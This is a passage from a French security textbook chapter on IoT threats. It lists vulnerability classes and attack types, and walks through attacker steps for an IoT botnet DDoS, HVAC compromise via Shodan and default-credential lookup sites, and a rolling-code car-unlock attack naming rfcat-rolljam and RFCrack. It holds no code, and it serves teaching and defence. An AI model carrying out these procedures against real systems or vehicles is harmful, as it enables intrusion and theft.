Une protection insuffisante de la vie privée rend possible la compromission des informations personnelles de l'utilisateur stockées sur les équipements ou l'écosystème IoT.

- **Transfert et stockage de données non sécurisés**

L'absence de chiffrement et de contrôle d'accès des données en circulation ou stockées peut entraîner la fuite d'informations sensibles vers des utilisateurs malveillants.

- **Absence de gestion des objets connectés**


L'absence d'une prise en charge appropriée de la sécurité par la gestion des objets connectés déployés en production, y compris la gestion des actifs, la gestion des mises à jour, la mise hors service sécurisée, la surveillance du système et la réactivité, peut ouvrir la porte à diverses attaques.

- **Paramètres par défaut non sécurisés**

Des paramètres non sécurisés ou insuffisamment sécurisés empêchent les opérateurs de modifier les configurations pour rendre l'équipement plus sûr.

- **Absence de mesures de protection physique**

L'absence de mesures de protection physique permet aux attaquants d'obtenir des informations sensibles qui les aident à lancer une attaque à distance ou à prendre le contrôle local de l'équipement.



Menaces sur l'IoT


Les objets connectés ne disposent que de très peu de mécanismes de protection contre les diverses menaces émergentes. Ces équipements peuvent être infectés par des logiciels malveillants ou des codes malveillants à un rythme alarmant. Les attaquants exploitent souvent ces équipements mal protégés via Internet pour causer des dommages physiques au réseau, pour intercepter les communications, mais aussi pour lancer des attaques perturbatrices telles que les DDoS.

Voici quelques types d'attaques IoT :

- **Attaque DDoS** : Un attaquant convertit les équipements en une armée de botnets pour cibler un système ou un serveur spécifique, le rendant indisponible pour fournir ses services.
- **Attaque des systèmes de chauffage, de ventilation et de climatisation (CVC)** : Les vulnérabilités des systèmes CVC sont exploitées par les attaquants pour voler des informations confidentielles telles que les identifiants des utilisateurs et pour mener d'autres attaques sur le réseau cible.
- **Attaque par code tournant** : Un attaquant brouille et analyse le signal pour obtenir le code transféré au récepteur d'un véhicule ; l'attaquant l'utilise ensuite pour déverrouiller et voler le véhicule.
- **Attaque BlueBorne** : Les attaquants se connectent aux équipements à proximité et exploitent les vulnérabilités du protocole Bluetooth pour compromettre l'objet connecté.

- **Attaque par brouillage** : Un attaquant brouille le signal entre l'émetteur et le récepteur avec un trafic malveillant qui rend les deux points d'extrémité incapables de communiquer l'un avec l'autre.
- **Accès à distance à l'aide d'une porte dérobée** : Les attaquants exploitent les vulnérabilités de l'objet connecté pour le transformer en porte dérobée et accéder au réseau d'une organisation.
- **Accès à distance par Telnet** : Les attaquants exploitent un port telnet ouvert pour obtenir des informations qui sont échangées entre les équipements connectés, notamment leurs versions logicielles et matérielles.
- **Attaque Sybil** : Un attaquant utilise plusieurs identités falsifiées pour créer une forte illusion d'encombrement du trafic, affectant la communication entre les nœuds et les réseaux voisins.
- **Kits d'exploitation** : Un script malveillant est utilisé par les attaquants pour exploiter les vulnérabilités mal corrigées d'un objet connecté.
- **Attaque de type "Man-in-the-Middle"** : Un attaquant se fait passer pour un émetteur légitime qui intercepte toutes les communications entre l'émetteur et le récepteur et détourne la communication.
- **Attaque par relecture** : Les attaquants interceptent les messages légitimes d'une communication valide et envoient continuellement le message intercepté à l'équipement cible pour réaliser une attaque par déni de service ou le faire planter.
- **Faux équipement malveillant** : Les attaquants remplacent les objets connectés authentiques par des équipements malveillants s'ils ont un accès physique au réseau.
- **Attaque par canal latéral** : Les attaquants effectuent des attaques par canal latéral en extrayant les informations sur les clefs de chiffrement en analysant l'émission de signaux, c'est-à-dire les "canaux latéraux", issus des équipements IoT.
- **Attaque par ransomware** : Un ransomware est un type de logiciel malveillant qui utilise le chiffrement pour bloquer l'accès d'un utilisateur à son équipement, soit en verrouillant l'écran, soit en verrouillant les fichiers de l'utilisateur.
- **Usurpation d'identité du client** : Un attaquant se fait passer pour un dispositif intelligent/serveur légitime à l'aide d'un appareil malveillant et compromet un objet connecté, afin d'effectuer des activités non autorisées ou d'accéder à des informations sensibles au nom du client légitime.
- **Attaque par injection SQL** : Les attaquants réalisent des attaques par injection SQL en exploitant les vulnérabilités des applications mobiles ou web utilisées pour contrôler les équipements IoT, afin d'accéder aux équipements et de réaliser d'autres attaques sur ces derniers.
- **Attaque basée sur la radio logicielle** : À l'aide d'un système de communication radio basé sur un logiciel, un attaquant peut examiner les signaux de communication passant par le réseau IoT et peut envoyer des messages de spam aux équipements connectés.

- **Attaque par injection de défauts :** Une attaque par injection de défauts se produit lorsqu'un attaquant tente de déclencher un comportement défectueux dans un équipement IoT, dans le but d'exploiter ces anomalies pour compromettre la sécurité de cet équipement.
- **Pivotage réseau :** Un attaquant utilise un équipement intelligent malveillant pour se connecter et accéder à un serveur privé, puis utilise cette connexion pour faire pivoter d'autres appareils et connexions réseau vers le serveur afin de voler des informations sensibles.
- **Attaque par reconstruction du DNS :** L'attaque par reconstruction du DNS consiste à obtenir l'accès au routeur d'une victime à l'aide d'un code JavaScript malveillant injecté sur une page Web.



Hacking des objets connectés : Scénario général

L'IoT comprend différentes technologies telles que des capteurs intégrés, des microprocesseurs et des équipements de gestion de l'énergie. Les aspects liés à la sécurité changent d'un équipement à l'autre et d'une application à l'autre. Plus la quantité de données confidentielles que nous envoyons sur le réseau est importante, plus le risque de vol de données, de manipulation de données, de falsification de données et d'attaques sur les routeurs et les serveurs est élevé.

Une architecture de sécurité inadaptée peut donner lieu aux scénarios suivants :

- Un espion intercepte la communication entre deux points d'extrémité et prend connaissance des informations confidentielles qui sont transmises. Il peut utiliser ces informations à son propre avantage.
- Un faux serveur peut être utilisé pour envoyer des commandes intempestives afin de déclencher des événements non planifiés. Par exemple, certaines ressources physiques (eau, charbon, pétrole, électricité) peuvent être envoyées vers une destination inconnue et non prévue, etc.
- Un faux équipement peut injecter un script malveillant dans le système pour le faire fonctionner conformément aux instructions de ce faux équipement. Le système peut alors se comporter de manière inappropriée et dangereuse.





Figure 10.4 : Scénario général de hacking des objets connectés



Attaques de l'IoT

Attaque DDoS

Une attaque par déni de service distribué (DDoS) est une attaque dans laquelle plusieurs systèmes infectés sont utilisés pour "bombarder" un seul système ou service en ligne, afin de le rendre inutilisable, lent ou indisponible pour un utilisateur légitime pendant une courte période. Le pirate informatique lance l'attaque en exploitant d'abord les vulnérabilités des équipements, puis en installant des logiciels malveillants dans leurs systèmes d'exploitation. Ces multiples équipements compromis sont désignés comme une armée de botnets.

Une fois que l'attaquant a choisi sa cible, il donne l'ordre aux botnets ou aux équipements zombies d'envoyer des requêtes au serveur cible qu'il attaque. La cible est alors sollicitée par un grand volume de requêtes provenant de multiples équipements connectés présents à différents endroits. En conséquence, le système ciblé est inondé par plus de requêtes qu'il ne peut en traiter. Il se met donc hors ligne, subit une perte de performance ou s'arrête complètement.

Voici les étapes suivies par un attaquant pour réaliser une attaque DDoS sur des objets connectés :

- L'attaquant obtient un accès à distance aux équipements vulnérables.
- Après avoir obtenu l'accès, il injecte des logiciels malveillants dans les objets connectés pour les transformer en réseaux de zombies.
- L'attaquant utilise un centre de commande et de contrôle pour donner des instructions aux botnets et envoyer de multiples requêtes au serveur ciblé, ce qui provoque une attaque DDoS.
- Le serveur ciblé se déconnecte et devient indisponible pour traiter d'autres requêtes.





Figure 10.5 : Attaque DDoS sur des objets connectés



Exploiter les systèmes CVC

De nombreuses organisations utilisent des systèmes de chauffage, de ventilation et de climatisation (CVC) connectés à Internet sans mettre en œuvre de mécanismes de sécurité, ce qui offre aux attaquants une passerelle pour pirater les systèmes de l'entreprise. Les systèmes CVC présentent de nombreuses failles de sécurité qui sont exploitées par les attaquants pour voler les identifiants de connexion, accéder au système CVC et mener d'autres attaques sur le réseau de l'entreprise. Les systèmes CVC sont généralement connectés aux réseaux de diverses industries, organismes gouvernementaux, hôpitaux, etc. Ces systèmes fournissent des droits d'accès à distance aux fournisseurs CVC et à des tiers pour prendre en charge leur administration à distance, comme par exemple la surveillance à distance de la consommation d'énergie et des températures dans divers endroits. De plus, de nombreux fournisseurs de systèmes CVC attribuent des noms de connexion et des mots de passe communs à différentes organisations. Les attaquants en profitent pour obtenir un accès à distance aux réseaux d'entreprise et voler des informations confidentielles aux organisations.

Étapes suivies par un attaquant pour exploiter les systèmes CVC :

- L'attaquant utilise **Shodan** (<https://www.shodan.io>) et recherche les systèmes de contrôle industriel (SCI) vulnérables.
- Sur la base des SCI vulnérables trouvés, le pirate recherche ensuite les informations d'identification de l'utilisateur par défaut à l'aide d'outils en ligne tels que <https://www.defpass.com>
- L'attaquant utilise les informations d'identification de l'utilisateur par défaut pour tenter d'accéder au SCI.

- Après avoir obtenu l'accès au SCI, le pirate tente d'accéder à distance au système de chauffage, ventilation et climatisation (CVC) par le biais du SCI.
- Après avoir obtenu l'accès au système CVC, l'attaquant peut contrôler la température à partir de ce système ou mener d'autres attaques sur le réseau local.





Figure 10.6 : Exploitation d'un système CVC



Attaque par code tournant

La plupart des véhicules intelligents utilisent des systèmes de verrouillage intelligents, qui utilisent un signal RF transmis sous forme de code par une clef électronique pour verrouiller ou déverrouiller le véhicule. Dans ce cas, le code envoyé au véhicule n'est utilisé qu'une seule fois et est différent pour chaque nouvelle utilisation, ce qui signifie que si un véhicule reçoit à nouveau le même code, il le rejette.

Le code qui verrouille ou déverrouille une voiture ou un garage est appelé "code tournant" (rolling code ou hopping code). Il est utilisé dans un système de fermeture sans clef pour empêcher les attaques par répétition. Un pirate peut capturer le code transmis et l'utiliser ultérieurement pour déverrouiller le garage ou le véhicule.

Pour obtenir le code tournant, l'attaquant neutralise la transmission d'un signal entre le porte-clés et le récepteur du véhicule. Cette attaque est réalisée à l'aide d'un équipement de brouillage qui va simultanément brouiller le signal et intercepter le code, l'attaquant utilisant ensuite ce code pour déverrouiller le véhicule ou la porte du garage.

Les étapes suivies par un attaquant pour réaliser une attaque par code tournant sont les suivantes :

- La victime appuie sur le bouton de la télécommande de la voiture et essaie de la déverrouiller.
- L'attaquant utilise un brouilleur qui empêche la voiture de recevoir le code tournant envoyé par la victime et en même temps récupère le premier code.
- La voiture ne se déverrouille pas ; la victime réessaie en envoyant un deuxième code.
- L'attaquant capture le second code.

- Lors de la deuxième tentative de la victime, l'attaquant transmet le premier code, qui déverrouille la voiture.
- Le deuxième code enregistré est utilisé ultérieurement par l'attaquant pour déverrouiller et voler le véhicule.

Les attaquants peuvent utiliser des outils tels que rfcat-rolljam et RFCrack pour réaliser cette attaque.

